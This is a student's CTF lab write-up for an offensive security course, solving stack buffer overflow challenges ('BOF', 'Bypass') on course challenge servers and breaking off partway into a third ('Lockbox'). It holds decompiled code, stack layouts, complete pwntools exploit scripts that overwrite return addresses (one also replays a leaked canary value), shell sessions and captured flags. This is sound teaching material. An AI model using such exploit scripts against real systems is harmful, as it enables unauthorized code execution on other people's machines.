Week5- Write-up


Vishnu Vardhan Ciripuram
N14912012
vc2499

Challenge: BOF

The goal of this challenge was to exploit a buffer overflow vulnerability in a remote binary to gain a shell.


Solution Steps:

• I loaded the binary into Binary Ninja for analysis I inspected the main() function, which displayed a prompt asking for user input. It called a function named get_shell(), which executed a system call to "/bin/sh", effectively giving us a shell. The objective was to redirect the control flow to the get_shell() function.



```
004011b6  int32_t main(int32_t argc, char** argv, char** envp)

004011c2      int32_t argc_1 = argc
004011c5      char** argv_1 = argv
004011ce      set_buffering()
004011d8      puts(str: "\n\tHey there! Enjoying OffSec s…  ")
004011e7      printf(format: "\n\t> ")
004011f8      void buf
004011f8      gets(&buf)
0040120c      printf(format: "\n\t%s\n\n", 0x402032)
00401217      return 0
```

• I inspected the stack layout in Binary Ninja to determine the buffer size and locate the position of the return address. The stack layout showed a buffer of 40 bytes (0x28 in hexadecimal) before the return address. This information helped me craft the payload to overwrite the return address with the address of get_shell().




```
Stack
entry -0x28  void buf
entry -0x28  ?? ?? ?? ?? ?? ?? ?? ??
entry -0x20  ?? ?? ?? ?? ?? ?? ?? ??
entry -0x18  ?? ?? ?? ?? ?? ?? ?? ??
entry -0x10  ?? ?? ?? ?? ?? ?? ?? ??
entry  -0x8  int64_t __saved_rbp
entry        void* const __return_addr
```

• I connected to the remote challenge server, and after receiving the initial prompt, I crafted a payload consisting of:


- 40 bytes of padding (the buffer size) to fill the buffer.
- The address of the get_shell() function to overwrite the return address and redirect control flow to execute a shell.

• I created a python script using pwn tools and executed it, which successfully redirected execution to the get_shell() function, giving me a shell.




```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 bof.py
[*] '/home/kali/Downloads/bof'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
[+] Opening connection to offsec-chalbroker.osiris.cyber.nyu.edu on port 1280: Done
[*] Switching to interactive mode

        >
        💯

$ █
```

Script used:



```python
from pwn import *
e = ELF("./bof")
conn = remote('offsec-chalbroker.osiris.cyber.nyu.edu', 1280)
conn.recvuntil(b'NetID (something like abc123): ')
conn.sendline(b'vc2499')
conn.recvuntil(b"?\n")
payload = b'Z' * 0x28 + p64(e.symbols['get_shell'])
conn.sendline(payload)
conn.interactive()

```

• After I received a shell, I used **ls** to find the **flag.txt** file and used **cat** to print the flag:
flag{Sm4sh1ng_Th3_St4ck_m0stly_f0r_fUn!_c5f68295cdf4ba7c}




```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 bof.py
[*] '/home/kali/Downloads/bof'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
[+] Opening connection to offsec-chalbroker.osiris.cyber.nyu.edu on port 1280: Done
[*] Switching to interactive mode

        >
        💯

$ ls
bof
flag.txt
$ cat flag.txt
flag{Sm4sh1ng_Th3_St4ck_m0stly_f0r_fUn!_c5f68295cdf4ba7c}
```

Challenge: Bypass


The challenge involved bypassing a check in a remote binary and executing a function that spawns a shell. By analyzing the binary and crafting an appropriate payload.

Solution Steps:

• I loaded the binary into Binary Ninja. By inspecting the functions, I identified the main() function, which displayed some prompts and called a function that compares a leaked value. I found a function called win(), which calls system("/bin/sh") to give a shell. The goal was to divert the control flow of the program to execute the win() function.




```
004012a0  int32_t main(int32_t argc, char** argv, char** envp)

004012ac      int32_t argc_1 = argc
004012af      char** argv_1 = argv
004012b8      init()
004012c2      puts(str: "\n\tWhat is your favorite season…  ")
004012cc      get_input()
004012d6      puts(str: "\n\tBye!\n")
004012e1      return 0
```



```
00401383  int64_t win()

00401390      puts(str: "\nYou made it!\n")
004013a1      return system(line: "/bin/sh")
```


• The main() function collects user input and compares it with the leaked value. To bypass this check, I needed to overwrite the return address on the stack and divert execution to the win() function.

• I then inspected the stack layout in Binary Ninja to determine the buffer size and locate the position of the return address. From the stack layout, it was clear that we had a buffer of 24 bytes before the return address.




```
Stack
entry -0x28  void buf
entry -0x28  ?? ?? ?? ?? ?? ?? ?? ??
entry -0x20  ?? ?? ?? ?? ?? ?? ?? ??
entry -0x18  ?? ?? ?? ?? ?? ?? ?? ??
entry -0x10  ?? ?? ?? ?? ?? ?? ?? ??
entry  -0x8  int64_t __saved_rbp
entry        void* const __return_addr
```

• When connected to the remote challenge server, a number is leaked as part of the prompt. I calculated the base address of the binary using the leaked address and adjusted it to determine the address of win().



```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc offsec-chalbroker.osiris.cyber.nyu.edu 1281


Please input your NetID (something like abc123): vc2499
hello, vc2499. Please wait a moment...

        What is your favorite season?

        btw, somebody left this number for you: 0x5a35ec06a637d85d

        > 
```




```
00401236  uint64_t get_input()

00401242      uint64_t number_1 = number
0040125e      printf(format: "\n\tbtw, somebody left this numb…  ", number_1)
0040126d      printf(format: "\n\t> ")
0040127e      void buf
0040127e      gets(&buf)
0040127e
00401291      if (number_1 == number)
0040129f          return number_1
0040129f
00401298      fail()
00401298      noreturn
```

• I crafted a payload consisting of:


- 24 bytes of filler (padding) to fill up the buffer.
- The leaked number to pass the comparison check.
- 8 bytes of padding to overwrite the saved base pointer (RBP).
- The address of the win() function, which will be placed in the return address to ensure the program jumps to this function after the input handling is complete.

• I created a python script using pwn tools and executed it. The payload bypassed the check and redirected execution to the win() function, successfully giving me a shell.




```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 bypass.py
[*] '/home/kali/Downloads/bypass'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
[+] Opening connection to offsec-chalbroker.osiris.cyber.nyu.edu on port 1281: Done
[*] Switching to interactive mode

You made it!

$ 
```

Script used:



```python
from pwn import *

e = ELF("./bypass")
p = remote('offsec-chalbroker.osiris.cyber.nyu.edu', 1281)

p.recvuntil(b'NetID (something like abc123): ')
p.sendline(b'vc2499')

p.recvuntil(b'left this number for you: ')
leaked_number = int(p.recvline().strip(), 16)

payload = b'Z' * 24 + p64(leaked_number) + b'Z' * 8 + p64(e.symbols['win'] + 5)

p.recvuntil(b'\n\t> ')
p.sendline(payload)
p.interactive()

```

• After I received a shell, I used **ls** to find the **flag.txt** file and used **cat** to print the flag:
flag{n0_n33d_t0_gu3ss_wh3n_y0u_c4n_L34K_0f_th3_CaNarY_v4lu3!_ac8ba6ed67e0a86d}




```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 bypass.py
[*] '/home/kali/Downloads/bypass'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
[+] Opening connection to offsec-chalbroker.osiris.cyber.nyu.edu on port 1281: Done
[*] Switching to interactive mode

You made it!
$ ls
bypass
flag.txt
$ cat flag.txt
flag{n0_n33d_t0_gu3ss_wh3n_y0u_c4n_L34K_0f_th3_CaNarY_v4lu3!_ac8ba6ed67e0a86d}
$ 
```

Challenge: Lockbox

The objective of this challenge was to exploit a buffer overflow vulnerability in the provided binary to gain a shell. By analyzing the binary, I crafted a payload that overwrites the return address on the stack to execute the win() function, which grants access to the shell.


Solution Steps:

• I loaded the binary into Binary Ninja for analysis. I examined the main() function. It displayed a message asking for user input, followed by a call to the gets() function, which allows for unbounded input, making it susceptible to a buffer overflow vulnerability. The goal was to redirect the execution flow to the win() function, which would execute a system call to provide a shell.



